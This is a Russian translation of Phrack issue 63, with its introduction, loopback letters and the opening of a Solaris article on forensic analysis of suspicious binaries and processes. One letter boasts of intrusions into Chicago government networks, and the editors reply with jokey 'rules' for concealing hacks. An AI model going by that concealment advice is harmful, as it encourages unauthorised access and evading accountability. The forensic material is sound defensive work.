Phrack RU issue 063

Русская версия Phrack, выпуск 063. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; 0x01; LINENOISE; PROPHILE: TIAGO; Техники эксплуатации кучи в OS X; Взлом Windows CE; Игры с памятью ядра... в стиле FreeBSD; Shadow Walker; Embedded ELF Debugging: средняя голова Цербера; Hacking Grub for fun and profit; Advanced Antiforensics: SELF (Продвинутые антикриминалистические техники: SELF); Достижения в антикриминалистике удалённого выполнения; Аннотация; Хватаясь за соломинку: когда можно сдвинуть указатель стека; Развенчание мифов о предотвращении шеллкодов в NT; Обратная разработка — взлом PowerPC на OSX с помощью GDB; Обзор безопасности встраиваемых систем и его применение к методологии взлома; Сокрытие процессов (понимание планировщика Linux); Обход межсетевого экрана с помощью поддельной FTP-команды; МИРОВЫЕ НОВОСТИ.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение

Автор: phrackstaff


На протяжении 20 лет журнал PHRACK оставался самым техническим, самым оригинальным, самым хакерским журналом в мире. Последние пять из этих лет прошли под руководством нынешней редакционной команды. За это время в PHRACK были опубликованы многие новые техники, новые уязвимости и новые атаки. Мы наслаждались каждым моментом работы над журналом.

Пришло время для новой крови и нового состава редакции phrack.

PHRACK 63 знаменует конец пути для одних и начало — для других. PHRACK навсегда останется в наших сердцах.

Ожидайте нового выпуска, под новым руководством, где-то в 2006/2007 году.

Пока существуют технологии, будут существовать хакеры. Пока существуют хакеры, будет существовать журнал PHRACK. Мы с нетерпением ждём следующих 20 лет.



Благодарности

• **Phenoelit** — за крутость и оперативные решения на WTH.
• **The Dark Tangent** — за организацию defc0n.
• **joep** — без joep не было бы твёрдой обложки.
• **rootfiend, lirakis, dink** — за типографию в Аризоне и за то, что поддерживают дух живым.

Приятного чтения!

Phrack Magazine Vol 11 Number 63, Build 2, Jul 30, 2005. ISSN 1068-1035

Контакты Phrack Magazine

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.1 (GNU/Linux)

mQGiBELk+MARBACP4uJ+aCmxUejehggv2Us9aUg0JV0/fbsvANY45uYCFprOOCQt
/DTvvbkEEFE89CsAAMTGLWFoxfChVzJ8s01ZQSyoQP0bcT1+c08p2yDXPJd9AQT8
TNF9fdeKCgW3TGaYl/ggHPrJOExXbc4iQptfAXrzPLVa1IjbJIfA76OTrwCgncme
dl2rmPrJ6aUkdtWwO+4MwOsD/0Z+WKLPWPJpsT6jXHHKtniEyc4Oy83b5nJch72A
Z5/PnIY0CoTR2JkYT7o5unFmu57N99FiNSlKOCnrec9/IQrty3iQhI+ISiCOqd/a
3hfSoegInf3iqad4SBgxCy+bEqIxOl6GDtI2GbB3V7rjeFn6Ik/gC3V/4JnMbj/U
2FVNA/wLKu2NUFG2nTznkcYXHmOjAz7JAufyLuQI8n9ha0HZ6H4hrDN/xOZrqTIY
uRWdc12qgV/awSjRde+UIcm3tMFO/H771iUktPVSxefpXEADnQ0xgQV86WBL6+32
kDDF+nYIbqTy5SBQrxfUfycyE8CWqQ97CoBkhcpBy2tNKO6OGbQLcGhyYWNrc3Rh
ZmaIXgQTEQIAHgUCQuT4wAIbAwYLCQgHAwIDFQIDAxYCAQIeAQIXgAAKCRANbHBh
kEdcM0zIAKCE1ysoiu7o96qzD+P2wTipsjvITwCZAaSznPOGTPEesxbD0RkejuOg
DLe5Ag0EQuT4xRAIALDbRMPpYFSGQwcHJf9fTGTZeU+RyfCelYXYRi9F28SkbrI/
FkdQHIe8/FFiQtIVIkkbw+UZPsSJenkUebA8wQCTKWpkDkwIoFJQxrpef5wHE3J4
zJ+fBgSNovfEMChe58wYcnuyaWM4eQ72ZnGw7C92spQD1QGajxFZlUXBBa6K3nRW
7xJhXsuYMgPXQ8mi6OIYiOiOa4RfrYrKIUQR/2AwZcO4KK/l4DWjfSjEYh9i3/Ch
7u8vX82skoIabgEFGDQZPG9afI/7TGXpQDQRc4ERHtDP64KIJwVA85e7d8sYjLHm
ocNTIMQHg4MAOoKt+LOYr5qltXZiKI8A/3p77k8AAwUH/ia+AexXwN1zrmn46lBs
7GTaLYI5sM+f/gBzgm81KPjaknbfARJ6+Z2vtgM9OcAHnbW2mkcpuglhVEAQ0+lr
G1ig4xxCqS1yTYlTLbPgzuetjMHJEf4XYTsYOHZRfDJinSJZb+vwa0LEhzE/YVuc
EUEBhKsJWo7mYdoTLuMblfw/eWYs+LMmUVp+HnF9NxWHwqsJiHGSnEX4Kd3264lU
vtsq478wmdMokRHTK23p8uiiWLL8Cl/kMlw8ARVJLqDqoEFAmzO8Rbc5PIzIZPJT
9yf2U5a5jzoZITIuuCBtY9pZ9ww0+SjXJ8xsW1CrNNSYPumnBAmgPgCfvZNoQ5hk
7gOISQQYEQIACQUCQuT4xQIbDAAKCRANbHBhkEdcM+c7AJ9PqXpUL+EkzHIlfOYz
96MpjPYm5QCgiqW0EZcest0fguHXc8K6KDXYpzg=
=m9ny
-----END PGP PUBLIC KEY BLOCK-----
```

> ***Примечание:*** *В теме письма необходимо указать слово* `ANTISPAM`*. Все остальные письма будут удалены в* `/dev/null`*. Мы отвечаем на каждое письмо. Нелепые письма попадают в раздел loopback.*

Ключ PGP для отправки материалов

(Подсказка: всегда используйте PGP-ключ из последнего выпуска)

Отказ от ответственности

```
phrack:~# head -22 /usr/include/std-disclaimer.h
```

```
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Вся информация в Phrack Magazine является, по возможности редакторов и авторов, правдивой и точной. Там, где это возможно, все факты проверены, весь код скомпилирован. Однако мы не всеведущи (чёрт возьми, нам даже не платят). Вполне возможно, что что-то в данной публикации в чём-то неверно. В таком случае, напишите нам письмо, чтобы мы могли исправить это в следующем выпуске.
Также имейте в виду, что Phrack Magazine не несёт никакой ответственности за совершенно глупые (или незаконные) действия, которые люди могут совершить с информацией, содержащейся здесь. Phrack — это собрание знаний, мудрости, остроумия и дерзости. Мы ни пропагандируем, ни одобряем, ни участвуем в каких-либо незаконных действиях. Но мы будем смотреть.
Наконец, следует упомянуть, что мнения, которые могут быть выражены в статьях Phrack Magazine, являются интеллектуальной собственностью их авторов. Эти мнения не обязательно совпадают с мнением команды Phrack.

|=[EOF]=---=|

0x01

```
|=----------------------=[ L O O P B A C K ]=---------------------------=|
|=-------------------------------------------------------------------=|
|=----------------------=[ Phrack  Staff ]=---------------------------=|
```

Автор: Phrack Staff

Вот это да, люди. Мы получили столько откликов с тех пор, как объявили, что этот выпуск — последний. Я тронут. Нас ненавидит так много (привет, господин Правительство) и любит так мало. И всё же именно эти немногие держали нас живыми.

> *«Phrack помог мне пережить безумие и скуку, неотъемлемые от Системы Человека. Огромная благодарность всем авторам, редакторам и сочувствующим Phrack — прошлым и нынешним.» --- Kurisuteru*

[...]

> *«Ребята, если бы не вы, интернет был бы другим, вся наша жизнь была бы другой. Желаю вам всем удачи в будущем. Храни вас Бог, и прощайте!!!!! --- wolfinux*

[Я надеюсь, что Бог есть. Он должен быть. Потому что я вёл этот журнал. Я боролся с несправедливостью, угнетением и со всеми, кто хотел нас заглушить. Я боролся с глупостью и невежеством. Я пожал руку дьяволу. Я видел его, я чувствовал его запах, я прикасался к нему. Я знаю, что дьявол существует, — и потому знаю, что есть Бог.]

> *«Вы первый зин, который я когда-либо читал, и вы занимаете особое место в моём сердце... вы сформировали мой разум!! Спасибо всем вам !!!!» --- thenucker/xy*

[Это братство продолжится...]

Надеюсь, сайт не закрывается из-за давления со стороны Министерства внутренней безопасности.

[У меня нет родины. Я не верю в правительства, которые запугивают людей. Я ни перед кем не преклоняюсь. Я делаю то, что умею лучше всего: я распространяю дух.]

0x02

Не могли бы вы удалить мои личные данные из этого выпуска?
https://phrack.org/issues/52/2.html#article

Заранее спасибо.
Itai Dor-On [<--- вот он. Подписывается настоящим именем.]

[Мы больше не выпускаем Phrack. Извини, приятель. Обратись к новой редакции.]

0x03

Вас интересует статья «Крэкинг для новичков»?

Или, может, о том, как сделать Beige Box?

[Эй, псст. Ты тот самый парень, который путешествует во времени и пытается продать мудрость из прошлого? Круто!!!!!!!!! Ты — мужик!]

0x04

От: Joshua ruffolo

Друг порекомендовал мне ваш сайт.

[Умный парень!]

Я почти ничего не понимаю в том, что здесь публикуется.

[Тупой парень!]

Я не разбираюсь, что к чему.

[Это — loopback.]

Судя по всему, есть какие-то базовые знания, которые нужно иметь, чтобы понимать материал. Что это за знания?

[Чтение происходит слева направо:
ОТСЮДА --> --> --> --> --> --> --> --> --> --> --> СЮДА]

0x05

В весеннем семестре 2004 года я посещал курс «Продвинутая сетевая безопасность» в Северо-Западном университете.

[Должно быть, было непросто. Вручили ли вам Официальный Сертификат Мастера-Оператора Интенсивной Безопасности X4 и сказали, что вы отлично справились? Бахахахахаха.]

И я работал над проектом по безопасности, который привлёк внимание следственного отдела CBS 2 Chicago.

[О чёрт! CBS охотится за тобой. О чёрт. О ЧЁРТ! Я слышал, они получили сертификат на 2 года раньше тебя! ОНИ ЛУЧШЕ. Я ГОВОРЮ ТЕБЕ! БЕЕЕГИ!]

Совершенно случайно я скомпрометировал крупное учреждение города Чикаго на рождественских каникулах 2003–2004 годов.

[Такие случайности происходят постоянно. Спросите моего адвоката.]

В ходе исследований для этого проекта я скомпрометировал и другие крупные учреждения Чикаголенда.

[Правило 1: Если взломал — никому не говори. Это рискованно. Особенно в стране, где ты живёшь.]

Хотел бы узнать, есть ли кто-нибудь, кто проникал в следующие сети и получал конфиденциальные данные или оставлял бэкдоры в них: Чикагские публичные школы, городская администрация Чикаго, полиция Чикаго или округ Кук.

[Правило 2: Никогда никому не говори, что ты взломал.]

Christopher B. Jurczyk
c-jurczyk@northwestern.edu

[Правило 3: НЕ ПУБЛИКУЙ ЧЁРТ ВОЗЬМИ СВОЙ EMAIL В LOOPBACK!!!!]

0x06

Кстати, я заметил, что у phrack.org нет обратного DNS. Намеренно?

[Техники защиты от хакеров.]

0x07

От: tammy morgan

Знаю, вы ненавидите глупые вопросы.

[Я их обожаю. Они скрашивают мой день.]

Я новичок в этом деле, не могу читать выпуски журнала. Я подписчик, получил список от бота, нужен ключ.

[Я редактор. Не понимаю, что ты говоришь. Привет.]

Какой ключ использовать, чтобы открыть и прочитать выпуски? Я такая «НУБЯРА», простите, но не могли бы вы проявить жалость и просто объяснить, как открыть и прочитать выпуски?

[...]

0x08

От: Joshua Morales

Это, наверное, очень глупый вопрос. Можно ли подписаться на ваше издание?

[Это очень умный вопрос: кто дал вам наш адрес электронной почты?]

```
|=[ EOF ]=---------------------------------------------------------------=|
```

LINENOISE

Авторы: phrack staff

...всё, что не вписывается никуда, но заслуживает упоминания в нашем священном журнале.... наслаждайтесь linenoise.

Автор: Boris Loza, PhD
bloza@tegosystemonline.com

Содержание

Введение

Искусство криминалистики в области безопасности требует терпения, творческого подхода и наблюдательности. Вы не всегда будете добиваться успеха в своих начинаниях, но постоянное «оттачивание» навыков на практике, изучение новых вещей там и тут заблаговременно — определённо поможет.

В этой статье я хочу поделиться личным опытом анализа подозрительных бинарных файлов и процессов, которые можно обнаружить в системе. Мы будем использовать только стандартные, «из коробки», утилиты UNIX. Все примеры в статье приведены для ОС Solaris.

В ходе расследования вы можете столкнуться с исполняемыми (бинарными) файлами, назначение которых в системе вам непонятно. При попытке прочитать такой файл на экране отображается «мусор». Вы не можете опознать файл по имени и не уверены, видели ли его раньше.

К сожалению, прочитать бинарный файл с помощью `more`, `cat`, `pg`, `vi` или других утилит для текстовых файлов не получится. Вам потребуются другие инструменты. Для чтения таких файлов я использую следующие утилиты: `strings`, `file`, `ldd`, `adb` и другие.

Предположим, что мы обнаружили файл с именем `cr1` в директории `/etc`. Первая команда, которую нужно выполнить для этого файла — `strings(1)`. Она выведет все печатаемые строки из объектного или бинарного файла:

```
$ strings cr1 | more

%s %s %s%s%s -> %s%s%s (%.*s)
Version: 2.3
```

```
Usage: dsniff [-cdmn] [-i interface] [-s snaplen] [-f services]
              [-t trigger[,...]] [-r|-w savefile] [expression]
...
/usr/local/lib/dsniff.magic
/usr/local/lib/dsniff.services
...
```

Вывод очень длинный, часть его опущена. Но вы уже видите, что это инструмент dsniff, замаскированный под `cr1`.

Иногда вам может не повезти и имя программы, её версия и строка использования окажутся недоступны. Если вы всё ещё не знаете, что делает файл, попробуйте запустить `strings` с флагом `'a'` или просто `'-'`. С этими параметрами `strings` будет искать строки по всему файлу. Без этого флага `strings` просматривает только инициализированное пространство данных объектного файла:

```
$ strings cr1 | more
```

Попробуйте сравнить вывод с выводом для известных вам бинарников, чтобы понять, что может делать программа.

Кроме того, можно использовать команду `nm(1)` для вывода таблицы имён объектного файла:

```
$ /usr/ccs/bin/nm -p cr1 | more

cr1:

[Index]   Value    Size  Type    Bind  Other   Shndx       Name
[180]     |0     |    0| FILE |  LOCL | 0     |ABS |       decode_smtp.c
[2198]    |160348|  320| FUNC |  GLOB | 0     | 9  |       decode_sniffer
```

Обратите внимание: вывод этой команды может содержать тысячи строк в зависимости от размера объектного файла. Вы можете передать вывод `nm` через пайп в `more` или `pg`, либо перенаправить его в файл для дальнейшего анализа.

Чтобы проверить таблицу символов динамического компоновщика — вызовы подпрограмм разделяемых библиотек, — используйте `nm` с параметрами `-Du`: `-D` отображает таблицу символов, используемую `ld.so.1` и присутствующую даже в «зачищенных» динамических исполняемых файлах, а `-u` выводит подробный листинг для каждого неопределённого символа.

Также можно вывести выбранные части любого бинарного файла с помощью утилит `dump(1)` или `elfdump(1)`. Следующая команда выведет таблицу строк бинарника `cr1`:

```
$ /usr/ccs/bin/dump -c ./cr1 | more
```

Для вывода различных частей файла можно использовать следующие параметры:

```
-c       Вывести таблицу строк.
-C       Вывести декодированные имена символов C++.
-D       Вывести отладочную информацию.
-f       Вывести каждый заголовок файла.
-h       Вывести заголовки секций.
-l       Вывести информацию о номерах строк.
-L       Вывести информацию о динамической компоновке и о статических
         разделяемых библиотеках, если доступна.
-o       Вывести каждый заголовок выполнения программы.
-r       Вывести информацию о перемещениях.
-s       Вывести содержимое секций в шестнадцатеричном виде.
-t       Вывести записи таблицы символов.
```

Примечание: для отображения внутренней информации о версии, хранящейся в ELF-файле, используйте утилиту `pvs(1)`.

Если вы всё ещё не уверены, что представляет собой файл, запустите команду `file(1)`:

```
$ file cr1
cr1:         ELF 32-bit MSB executable SPARC32PLUS Version 1, V8+
```

```
Required, UltraSPARC1 Extensions Required, dynamically linked, not
stripped
```

Из этого вывода можно заключить, что перед нами исполняемый файл для SPARC, требующий наличия библиотек, загружаемых ОС (динамически скомпонован). Файл также не «зачищен», то есть таблицы символов не удалены из скомпилированного бинарника. Это сильно поможет при дальнейшем анализе.

Примечание: для удаления символов выполните `strip .`

Команда `file` также может сообщить, что бинарный файл скомпонован статически, содержит отладочный вывод или «зачищен».

Статическая компоновка означает, что все функции включены в бинарник, что приводит к увеличению его размера. Отладочный вывод включает отладочные символы — имена переменных, функции, внутренние символы, номера строк исходного кода и информацию об исходных файлах. Если файл «зачищен», его размер значительно меньше.

Команда `file` определяет тип файла с помощью различных тестов, в том числе проверки на «магическое число» (см. файл `/etc/magic`). Магическое число — это числовая или строковая константа, указывающая тип файла. Формат `/etc/magic` описан в `magic(4)`.

Если вы всё ещё не знаете, для чего используется файл, попробуйте определить это, посмотрев, какие разделяемые библиотеки нужны бинарнику — с помощью команды `ldd(1)`:

```
$ ldd cr1
...
libsocket.so.1 =>       /usr/lib/libsocket.so.1
librpcsvc.so.1 =>       /usr/lib/librpcsvc.so.1
...
```

Этот вывод говорит о том, что приложение требует сетевых разделяемых библиотек (`libsocket.so.1` и `librpcsvc.so.1`).

Отладчик `adb(1)` тоже может оказаться очень полезным. Например, следующий вывод демонстрирует пошаговое выполнение исследуемого бинарника:

```
# adb cr1
:s
adb: target stopped at:
ld.so.1`_rt_boot:       ba,a      +0xc
<ld.so.1`_rt_boot+0xc>
,5:s
adb: target stopped at:
ld.so.1`_rt_boot+0x58:  st        %l1, [%o0 + 8]
```

Вы также можете проанализировать файл или запустить его и посмотреть, как он работает на самом деле. Но будьте осторожны при запуске приложения, поскольку вы ещё не знаете, чего от него ожидать. Например:

```
# adb cr1
:r
Using device /dev/hme0 (promiscuous mode)
192.168.2.119 -> web      TCP D=22 S=1111 Ack=2013255208
Seq=1407308568 Len=0 Win=17520
     web -> 192.168.2.119 TCP D=1111 S=22 Push Ack=1407308568
```

Видно, что эта программа — сниффер. Подробнее об использовании отладчика см. `adb(1)`.

Если вы всё же решили запустить программу, можно воспользоваться `truss(1)`. Команда `truss` позволяет запустить программу с выводом системных вызовов и сигналов.

Примечание: `truss` генерирует много вывода. Перенаправьте его в файл:

```
$ truss -f -o cr.out ./cr1
listening on hme0
```

```
^C
$
```

Теперь можно легко изучить файл вывода `cr.out`.

Как видите, для анализа странного файла можно использовать множество инструментов и приёмов. Не все файлы легко поддаются анализу. Если файл представляет собой статически скомпонованный «зачищенный» бинарник, выяснить, что он делает, значительно сложнее. Если простые инструменты вроде `strings` и `ldd` ничего не дали — попробуйте отладчик и `truss`. Опыт работы с этими инструментами и анализа их вывода в сочетании с терпением обязательно вознаградит вас успехом.

Анализ «странного» процесса

Что делать, если вы обнаружили в системе процесс, но не знаете, что он делает? Да, в UNIX всё является файлом — даже процесс! Бывают ситуации, когда приложение выполняется в системе, а его файл удалён. В этом случае процесс продолжит работу, поскольку ссылка на него существует в директории `/proc/[PID]/object/a.out`, однако найти процесс по имени с помощью `find(1)` не получится.

Предположим, мы собираемся исследовать процесс с PID 22889 — подозрительное приложение `srg`, которое мы обнаружили запущенным в системе:

```
# ps -ef | more
UID   PID  PPID  C    STIME TTY      TIME CMD
...
root 22889 16318  0 10:09:25 pts/1    0:00 ./srg
...
```

Иногда достаточно запустить `strings(1)` против `/proc/[PID]/object/a.out`, чтобы идентифицировать процесс:

```
# strings /proc/22889/object/a.out | more
...
TTY-Watcher version %s
Usage: %s [-c]
-c   turns on curses interface
NOTE: Running without root privileges will only allow you to monitor
yourself.
...
```

Видно, что это приложение TTY-Watcher, способное перехватывать нажатия клавиш с любого терминала в системе.

Предположим, нам не удалось идентифицировать процесс с помощью `strings`. Для его изучения можно воспользоваться другими инструментами.

Возможно, вы захотите приостановить процесс, пока разбираетесь, что это такое. Например, выполните от имени root команду `kill -STOP 22889`. Проверьте результат: ищите символ `'T'`, означающий остановленный процесс:

```
# /usr/ucb/ps | grep T
root     22889  0.0  0.7 3784 1720 pts/1    T 10:09:25  0:00 ./srg
```

При необходимости возобновите процесс командой `kill -CONT .`

Для более глубокого анализа создадим «дамп памяти» (core dump) переменных и стека процесса:

```
# gcore 22889
gcore: core.22889 dumped
```

Здесь 22889 — идентификатор процесса (PID). Изучим результат `core.22889` с помощью `strings`:

```
# strings core.22889 | more
...
TTY-Watcher version %s
Usage: %s [-c]
-c   turns on curses interface
NOTE: Running without root privileges will only allow you to monitor
yourself.
...
```

Для анализа файла `core.22889` можно также использовать `coreadm(1M)`. Этот инструмент предоставляет интерфейс для управления параметрами создания core-файлов. Команда `coreadm` изменяет файл `/etc/coreadm.conf`, который читается при загрузке и задаёт глобальные параметры создания дампов памяти.

Сначала зададим формат имён core-файлов: `core...` Сделаем это только для всех программ, запускаемых в текущей оболочке (нотация `$$` означает PID текущей оболочки):

```
$ coreadm -p core.%f.%p $$
```

`%f` означает включение имени программы, `%p` — добавление PID к имени core-файла.

Для анализа процесса также можно использовать `adb`. Если у вас нет объектного файла — используйте `/proc/[PID]/object/a.out`. В качестве core-файла можно указать файл, созданный `gcore`, или передать `'-'`. Если в качестве core-файла указан дефис, `adb` использует системную память для выполнения объектного файла. Фактически можно запустить объектный файл под управлением `adb` (это также может быть опасно, поскольку вы не знаете наверняка, что делает приложение!):

```
# adb /proc/22889/object/a.out -
main:b
:r
breakpoint at:
main:           save    %sp, -0xf8, %sp
...
:s
stopped at:
main+4:         clr     %l0
:s
stopped at:
main+8:         sethi   %hi(0x38400), %o0
$m
? map
...
b11 = ef632f28 e11 = ef6370ac f11 =   2f28 `/usr/lib/libsocket.so.1'
$q
```

Мы начинаем сессию, устанавливая точку останова в начале `main()`, затем запускаем `a.out` командой `:r`. Сразу же останавливаемся в `main()`, где установлена точка останова. Далее выводим первую инструкцию объектного файла. Команда `:s` предписывает `adb` шагать, выполняя только одну ассемблерную инструкцию за раз.

Примечание: для получения дополнительной информации об использовании `adb` для анализа core-дампов см. книгу *Panic!* Дрейка и Брауна.

Для анализа работающего процесса используйте `truss`:

```
# truss -vall -f -o /tmp/outfile -p 22889
# more /tmp/outfile
```

В других системах UNIX, где это доступно, можно трассировать процесс с помощью `ltrace` или `strace`. Для запуска трассировки введите `ltrace -p .`

Для просмотра окружения работающего процесса используйте:

```
# /usr/ucb/ps auxeww 22889
USER       PID %CPU %MEM   SZ  RSS TT       S    START  TIME COMMAND
root     22889  0.0  0.4 1120  896      pts/1    S 14:15:27  0:00 -
sh _=/usr/bin/csh
MANPATH=/usr/share/man:/usr/local/man HZ=
PATH=/usr/sbin:/usr/bin:/usr/local/bin:/usr/ccs/bin:/usr/local/sbin:
/opt/NSCPcom/ LOGNAME=root SHELL=/bin/ksh HOME=/
LD_LIBRARY_PATH=/usr/openwin/lib:/usr/local/lib TERM=xterm  TZ=
```

Директория `/usr/ucb` содержит команды пакета совместимости SunOS/BSD. Команда `/usr/ucb/ps` отображает информацию о процессах. Использовались следующие параметры (из `man ps(1B)`):

```
-a        Включить информацию о процессах, принадлежащих другим пользователям.
-u        Отображать вывод в формате, ориентированном на пользователя.
-x        Включить процессы без управляющего терминала.
-e        Отображать окружение, а также аргументы команды.
-w        Использовать широкий формат вывода (132 столбца вместо 80).
```

Для просмотра типа адреса памяти:

```
# ps -ealf | grep 22889
 F S      UID   PID  PPID  C PRI NI     ADDR     SZ    WCHAN
STIME    TTY      TIME CMD
8 S     root  3401  22889  0  41 20 615a3b40  474 60ba32e6 14:16:49
pts/1    0:00 ./srg
```

Для просмотра использования памяти:

```
# ps -e -opid,vsz,rss,args
  PID  VSZ  RSS COMMAND
...
 22889 3792 1728 ./srg
```

Видно, что `./srg` использует 3792 КБ виртуальной памяти, из которых 1728 КБ выделено из физической памяти.

Для изучения содержимого структуры `proc` работающего процесса можно воспользоваться утилитой `/etc/crash(1M)`:

```
# /etc/crash
dumpfile = /dev/mem, namelist = /dev/ksyms, outfile = stdout
> p
PROC TABLE SIZE = 3946
SLOT ST  PID  PPID  PGID   SID   UID PRI   NAME        FLAGS
...
  66 s 22889 16318 16337 24130     0  58 srg            load
> p -f 66
PROC TABLE SIZE = 3946
SLOT ST  PID  PPID  PGID   SID   UID PRI   NAME        FLAGS
  66 s 22889 16318 16337 24130     0  58 srg            load

        Session: sid: 24130, ctty: vnode(60b8f3ac) maj(  24) min(  1)
        ...
>
```

После вызова утилиты `crash` мы использовали функцию `p` для получения слота таблицы процессов (в данном случае 66). Затем, чтобы вывести структуру `proc` для процесса с PID 22889, снова воспользовались `p` с флагом `-f` и номером слота.

Подобно структуре процесса, `uarea` содержит вспомогательные данные для сигналов, включая массив, определяющий диспозицию каждого возможного сигнала. Диспозиция сигнала сообщает ОС, что делать при получении сигнала: игнорировать его, перехватить и вызвать пользовательский обработчик или выполнить действие по умолчанию. Для вывода `uarea` процесса:

```
> u 66
PER PROCESS USER AREA FOR PROCESS 66
PROCESS MISC:
```

```
        command: srg, psargs: ./srg
        start: Mon Jun  3 08:56:40 2002
        mem: 6ad, type: exec su-user
        vnode of current directory: 612daf48
...
>
```

Функция `'u'` принимает номер слота таблицы процессов в качестве аргумента.

Для вывода адресного пространства процесса:

```
# /usr/proc/bin/pmap -x 22889
```

Для получения списка открытых файлов процесса используйте `/usr/proc/bin/pfiles`:

```
# /usr/proc/bin/pfiles 22889
```

Команда выводит имя и PID процесса, а также его открытые файлы. Для каждого открытого файла отображаются тип, флаги, биты режима и размер.

Если бинарный файл найти не удаётся, а процесс существует только в памяти, описанные выше методы анализа подозрительных бинарников можно применить к объектному файлу процесса. Например:

```
# /usr/ccs/bin/nm a.out | more
a.out:

[Index]   Value      Size    Type  Bind  Other Shndx   Name
...
[636]   |    232688|       4|OBJT |GLOB |0    |17     |Master_utmp
[284]   |    234864|      20|OBJT |GLOB |0    |17     |Mouse_status
```

Для анализа процесса можно также использовать `mdb(1)` — модульный отладчик:

```
# mdb -p 22889
Loading modules: [ ld.so.1 libc.so.1 libnvpair.so.1 libuutil.so.1 ]
> ::objects
    BASE    LIMIT     SIZE NAME
   10000    62000    52000 ./srg
ff3b0000 ff3dc000    2c000 /lib/ld.so.1
ff370000 ff37c000     c000 /lib/libsocket.so.1
ff280000 ff312000    92000 /lib/libnsl.so.1
```

Криминалистика безопасности с помощью DTrace

В Solaris 10 появился новый инструмент динамической трассировки — `dtrace`. Это очень мощный инструмент, позволяющий системным администраторам наблюдать и отлаживать поведение ОС или даже динамически модифицировать ядро. DTrace имеет собственный язык программирования, подобный C/C++, называемый «D language», и поставляется с множеством различных параметров, которые здесь не рассматриваются. Дополнительную информацию см. в `dtrace(1M)` и по адресу http://docs.sun.com/app/docs/doc/817-6223.

Хотя этот инструмент создавался прежде всего для разработчиков и администраторов, покажем, как использовать `dtrace` для анализа подозрительных файлов и процессов.

Рассмотрим практический пример. Предположим, мы исследуем процесс с PID 968 — подозрительное приложение `srg`.

Введя следующую команду, вы получите список всех файлов, которые данный процесс открывает в момент нашего мониторинга. Дайте команде поработать немного и завершите её сочетанием Ctrl+C:

```
# dtrace -n syscall::open:entry'/pid == 968/
{ printf("%s%s",execname,copyinstr(arg0)); }'

dtrace: description 'syscall::open*:entry' matched 2 probes
^C
CPU     ID                    FUNCTION:NAME
  0     14                    open:entry srg /var/ld/ld.config
  0     14                    open:entry srg /lib/libdhcputil.so.1
  0     14                    open:entry srg /lib/libsocket.so.1
  0     14                    open:entry srg /lib/libnsl.so.1
```

Кратко поясним терминологию D language.

Вся конструкция `syscall::open:entry` называется «пробой» (probe) и определяет место или активность, к которым `dtrace` привязывает запрос на выполнение набора «действий» (actions). Элемент `syscall` в пробе называется «провайдером» (provider) и в нашем случае позволяет включить пробы на «входе» (entry) в любой системный вызов `open` в Solaris (системный вызов `open` предписывает ядру открыть файл для чтения или записи).

Так называемый «предикат» `/pid == 968/` использует предопределённую переменную `dtrace pid`, которая всегда принимает значение идентификатора процесса, связанного с потоком, сработавшим соответствующую пробу.

`execname` и `copyinstr(arg0)` называются «действиями» (actions) и определяют соответственно имя исполняемого файла текущего процесса и преобразование первого целочисленного аргумента системного вызова (arg0) в строковый формат. Действие `printf` использует тот же синтаксис, что и в языке C, и служит для форматирования вывода.

